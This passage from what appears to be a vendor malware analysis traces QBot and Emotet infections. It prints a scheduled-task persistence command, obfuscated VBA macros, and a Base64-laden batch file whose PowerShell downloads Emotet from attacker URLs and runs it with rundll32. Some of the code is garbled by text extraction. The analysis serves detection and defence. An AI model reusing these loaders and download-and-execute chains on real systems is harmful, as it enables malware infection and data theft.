schtasks.exe /Create /F /TN "{AO8F7C8F-D95F-4395-8732-9818E00F3DB2}" /TR "cmd /c start /min \"\" powershell.exe - Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\Cvdijvkees).omowidpnpwb)))" /SC MINUTE /MO 30
```

This command creates a scheduled task named {AO8F7C8F-D95F-4395-8732-9818E00F3DB2} that periodically executes Base64-encoded PowerShell code stored in the registry key `HKEY_CURRENT_USER\SOFTWARE\Cvdijvkees`.


Approximately 48 minutes after creating a scheduled task, Qbot injected [Rubeus](#), a tool for attacking Kerberos deployments, into the legitimate Windows Update process `wuauclt.exe`. After approximately 18 minutes, QBot stole web browser data, such as cookies and browsing history, using the recovery functionality of the [esentutl](#) Windows utility.

After approximately 2 minutes, QBot attempted to exploit the [PrintNightmare vulnerability](#) by executing the [Invoke-Nightmare](#) PowerShell command to create an administrative user with the username `admin1` and password `Password`.

After approximately 48 minutes, QBot injected a Cobalt Strike module into `msra.exe` that contacted attacker-controlled endpoints known to be associated with Cobalt Strike at the time the attack took place:




Qbot uses the esentutl Windows utility to steal web browser data (in the Cybereason XDR Platform)



Qbot injects Rubeus into wuauclt.exe and executes Invoke-Nightmare as seen in the Cybereason XDR Platform


From Emotet to Cobalt Strike

The figure below depicts an infection using the Emotet malware that results in the deployment of Cobalt Strike:



An infection using the Emotet malware


Malicious actors distribute Emotet as attachments, typically Microsoft Office Word or Excel documents, to phishing emails. In addition to Office documents, malicious actors distribute Emotet through links that lead to Office documents, archive files that store Office documents, and Universal Windows Application installation packages that download and execute Emotet when a user executes the installation package:



Phishing email with attached Microsoft Word doc that distributes Emotet

Distribution: Office Word Document

If an Office Word document distributes Emotet, the Office Word application first prompts the user that has opened the document to enable Office macro execution:



Word application prompts a user to enable macro execution


When the user enables macro execution, a malicious Office macro that is part of the Word document and that distributes Emotet executes. The macro first deobfuscates macro code by removing character arrays, such as *Cew* (see the figure below), and then executes the deobfuscated macro code:

```
Sub dgfjalfhkaugwikgfuol3wgnaco13u5taboi3ut5roai3u5go3wugao1isdrgrfso8i7wejwdoljgfnfk134 As String, ndr54 As Long, buret
As Long)
Dim s1, s2, ra, glew, hkqfsadesf, st As String
Dim d, R As Double
s2 = "CewCewmCewd.CewCewxCew /Cew sCewtCewaCewrt Cew/CewBCew CewCewoCewwCewerCewsheCewlCewl Cew$dfkj=""$CewstCew
wrs=""hCewtCewtp:/Cew/vistene.mCew/sCewhop/wCewp-adCewmin/PP/.htCewtCewps:/Cew/newsmag.danCewie lo layCewinkas.cCewom/co
nCewtent/nUgyRFrIE68Yd9s6/,hCewttCewp:Cew/Cew/av-quCewiz.tCewk/wCewp-contCewent/k6R/,hCewtCewtp:Cew/Cew/ranCewwipcCewluh
nCewet/pvhhk/a/,hCewtCewtps:Cew/Cew/goocewdteCewch.cetx1Cewahs.coCewm/coCewntenCewt/5MfZPgP06/,htCewtCewp:Cew/Cew/dCew
vantCewure.cCewom.sCewg/wCewp-iCewnc luCewdes/XBBYNUWVI Ewawh68/,hCewttCewps:Cew/Cew/teCewam.stCewagiCewngapps.xCewyz/wCew
wCewcontCewent/aPlm2Gs.jd/\ "" .Cew$Cewp1Cewit\ "" .Cew\ "" );fCeworeCewach($sCewt CewiCewn "
Dim fs As Integer
Set service = CreateObject("RD" + s1 + ".Dat" & "a$space")
For i = 1 To 3
Select Case i
Case 3
R = 49000000
Dim ghkafjek As Double
service.CreateObject("Wsc" & "ript.Sh" + s1 + ".ell", "").Run ra, 0
Case 1
s2 = s2 + "Cew$stCewrs)(Cew$Cewr1=GCewCewtCew-RCewancewdoCewm;$rCew2=CewGCewCewt-RCewancewndCewom;Cew$st
CewptCewh=""Cew:Cew\PCewroCewgrCewamCewdCewatCewa\ "" +Cew$Cewr1+""Cew.dCewlCewl\ "" ;ICewncewwoCewke-WCewCewhRCewequC
ewesCewt-UCewrCewi $sCewt-CewOCewutCewFiCewle $CewtpCewth;iCewf<TCewst-CewPCewatCewh $tptCewh)<$Cewfp=""CewCCew:C
aw\CewwCewinCewdoCewwCews\SCewyCewsWCewoCewwCew6Cew4\rCewuCewndCewlCewl3Cew2.CewCewxCew\ "" ;Cew$Cewa=Cew$CewtptCewh+""
Cew.Cew\ ""Cew+CewrCew2;$CewtCewarCewt-CewPCewroCewceCewsCews Cew$Cewfp Cew-CewACewrCewguCewmeCewntCewLiCewst Cew$Cewa;
hCewrCewCewakCew;)Cew;"Cew;CewlCewECewk $CewdfCewkj"
If d <> 0.123456 Then
ra = Replace(s2, "Cew", "")
End If
End Select
Next
End Sub
Sub chklu3eiorauwbtoibnof3ibtawbtoaiwhngpofkjhpzjus4oighszoizcdvibh(ByVal hskld As String, ByVal uowien As String)
Dim Q As Double
Dim ret As Integer
ret = 1
Open hskld For Binary As #1
While Q < 0
ret = Hex(Q - Fix(Q / 16) * 16) & ret
Q = Fix(Q / Cdbl(16))
Wend
End Sub
Private Sub Document_Open()
Dim dfjqlwihjgwof As String
dgfjalfhkaugwikgfuol3wgnaco13u5taboi3ut5roai3u5go3wugao1isdrgrfso8i7wejwdoljgfnfk134 As String, ndr54 As Long, buret
If fojn = "afqowihw03ihqow df" Then
fjl = "gks; kr4;"
MsgBox fjl
End If
End Sub
```

Implementation of a malicious macro that distributes Emotet

The de-obfuscated macro code executes PowerShell code. The PowerShell code establishes a connection to an attacker-controlled endpoint and downloads Emotet to the %ProgramData% directory, such as C:\ProgramData.

Emotet typically arrives from the attacker-controlled endpoint in the form of a DLL file that the PowerShell code stores under a random filename in the %ProgramData% directory. The PowerShell code then uses the rundll32 Windows utility to execute Emotet:



De-obfuscated macro code executes PowerShell that downloads and executes Emotet as seen in the Cyberreason XDR Platform

Alternatively to executing the PowerShell code directly, the de-obfuscated macro code may first create a Windows Batch (.bat) file in the %ProgramData% directory under a random name, such as C:\ProgramData\sdfhiuwu.bat or yksds.bat, and then execute the file. The .bat file stores obfuscated code that includes Base-64 encoded code and code that is stored in multiple string variables.

The obfuscated code in the .bat file executes the PowerShell code that downloads and then uses the rundll32 Windows utility to execute Emotet:

```

Sub vbkw34juwkidghoih(vbak4bhlityhi As Long, xoihcowi4htw As Long, agsfoiu5oriyhdog As String,
kghker4gtkefkgjsu As String): Dim fhwkuefghiasv As Object
Dim fh2oe8wdshf, d8i7wtiuakisjgh, hfk2wjekj As String
fh2oe8wdshf = "c"
If fh2oe8wdshf <> "fgaw" Then fh2oe8wdshf = fh2oe8wdshf + ":\pro" + d8i7wtiuakisjgh + "gramd"
hfk2wjekj = fhquiwegeos.TextBox1.Text
fh2oe8wdshf = fh2oe8wdshf + "ata\sdfhiuwu.b"
Open fh2oe8wdshf & "at" For Binary As #1
Put #1, , hfk2wjekj
Close #1
dhfiquofjdas = Now + TimeValue("00:00:07")
Shell fh2oe8wdshf + "at", 0
End Sub

```

C:\programdata\sdfhiuwu.bat


De-obfuscated macro code creates a Windows Batch file

```

echo jgewr9gyp0sohvg0esw wgf8sgeiuwbg9f/987/gfjw4bkmgnsrveu&SET gjeprojdgp9ghporjt=pow&echo
gbo3l4itgfauo4AbgBkAGUAZABtAGUAZABpAGEALgBpAG8ALWBKi tiuygiwerfgfoia4uewbfoaisudhvgfo9u4oiauwge&echo
cvui23ytoidrgfusoi4ujbgnsdpolbfihzdpohfsokrfrfyh&SET fjwoehg0od8ghsoidhfpowei=ersh&echo
cbvnolsk4uibleks lgfjsouiegfoiw4ubtoisbvg soueruuiwvvtoldedQB0AGUAcgBzAGUAcgB2AGiug&SET
fhoishoeiw4ho0gidfshpo=e11 -e&echo fdgo4iwtw h4pot2huiowi3rugsd87vf7a6qwgf32io3tygo3wtgup
go9w78gerwe&echo vhn owi34hto8ewgy9d7rgzso94uhygdloibhgxdprfghi9p5eshiysgskdbjzvxm sbgfiw4ue&SET
bviwueg46toiurghi3gwoakgtfois=nc
JABzAHQAcgBzAD0AIgBoAHQAdABwADoALwAvAG0AbwByAGkAcwBoAGkAbQAUAGMABwBtAC8AdwBwAC0AYwBvAG4AdABLAg4AdAAV
AEUARgBoAGsAVgBQAGQASABWAE4ALwAsAGgAdAB0AHAacwA6AC8ALwBnAGUAegB3AGUAYgAuAGMABwBtAC8AMgAwADIAMQAvAHKA
NQB2AHgAVgBaAGcANGBXAFkANGAyAHUAMQBsAEYAcABSADcANwBxAC8ALABoAHQAdABwADoALwAvAGMABwBtAHAAdQB0AGUAcgBz
AGUAcgB2AGkAYwBlAHMAdABvAHIAbwBuAHQAbwAuAGMABwBtAC8AUwBlAG4AYQBhAGgALwA0AHMATABBAFcARwBnAGEALwAsAGgA
dAB0AHAacwA6AC8ALwB0AGUAcwB0AC4AbwBoAG0AeQBoAG8AbQBlAC4AYwBvAG0ALwBsAGkAYwBlAG4AcwBlAHMALwBYAGgAMgBK
AGYAMwBQAGIAeAA4AEMAAGBhAC8ALABoAHQAdABwAHMAOGAvAC8AcwBoAG8AcAAxAC4AdABLAgMAaByAGEAdABpAGMAcwBvAGYA
&echo bhs getiwo4ugoisbuvgoz9subregfibzs 4IAaQAgACQAcwB0ACAALQBPAHUAdABGA
towiutgorueiwgfa8w73rgy3utvrewgf aw3tguiw4&SET ghjoli5hoewihgoisbvfoleipw=
dAB3AGEAcgBlAC4AYwBvAG0ALwBBAEwARgBBAF8ARABBAFQAQQAvAGEAbABmAGEAYwBnAGkAYQBwAGkALwBqAHQARgBvAGEAeQAv
ACwAAAB0AHQAcABzADoALwAvAHgAagAuAdkAMQBsAGkAZQBiAGkAYQBuAC4AdABvAHAALwBrADgAdwA0AGgANgByAGQALwBHAAQA
NABCAFkAcQBxAcTAcwA0AfoAVQBHAEUATQA1AG8AUABYAC8ALABoAHQAdABwAHMAOGAvAC8AYgByAGEAbgBkAGUAZABtAGUAZABp
AGEALgBpAG8ALwBKAG8AZQB5AC8AQgBQAFEARAA1AETAYwBoAGoANABCAHTASAAvACIALgBTAAHAbABpAHQAKAAiACwAIgApAdSA
ZgBvAHIAZQBhAGMAAAoACQAcwB0ACAAaQBwACAAJABzAHQAcgBzACkAewAKAHIAMQA9AEcAZQB0AC0AUgBhAG4AZABvAG0AOWAk
AHIAMgA9AEcAZQB0AC0AUgBhAG4AZABvAG0AOWAkAHQAcAB0AGgAPQAIaEMAOGbCFAFAcgvAgcAcgBhAG0ARABhAHQAYQBcACIA
&echo vbkleggfXDRHRj j6itdkdxhR RjuDRTJSre5hs4tyseryhdgfjxdrgrh4hd hsx5thsHSDREGSWEYEjser5yHdh&SET
yryi23u4hgskbvjasfikdvo=
KwAkAHIAMQArACIALgBkAGwAbAAiADsASQBUAHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACQAcwB0
ACAALQBPAHUAdABGAGkAbAB1ACAAJAB0AHAAdABoADsAaQBmACgAVAB1AHMAAAAtAFAAYQB0AGgAIAAKAHQAcAB0AGgAKQB7ACQA
ZgBwAD0AIgBDAdoAXABXAGkAbgBkAG8AdwBzAFwAUwB5AHMAVwBvAhcANgA0AFwAcgBlAG4AZABsAGwAMwAyAC4AZQB4AGUAIgA7
ACQAYQA9ACQAdABwAHQAAaArACIALABmACIAKwAkAHIAMgA7AFMAdABhAHTAdAAAtAFAAcgBvAGMAZQBzAHMAIAAKAGYAcAAgAC0A
QQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAAKAGEAOwBiAHIAZQBhAGsAOWB9AH0A

```

A Windows batch (.bat) file that contains obfuscated code




Execution of .bat file (yksds.bat) that executes PowerShell code which downloads and executes Emotet as seen in the Cybereason XDR Platform

The PowerShell code uses the `rundll32` Windows utility and specifies the DLL entry point `Control_RunDLL` or `DllRegisterServer` to execute Emotet. We observed that `rundll32` maps the Emotet DLL file under the `internal name` of `X.dll`:



rundll32 executes Emotet: DllRegisterServer DLL entry point as seen in the Cybereason XDR Platform




rundll32 maps an Emotet DLL file under the internal name of X.dll as seen in the Cybereason XDR Platform

Distribution: Office Excel Document

If an Office Excel document distributes Emotet, the Office Excel application prompts the user that has opened the document to enable Office macro execution. The Excel document contains several hidden Excel worksheets that store malicious Office macros that distribute Emotet.

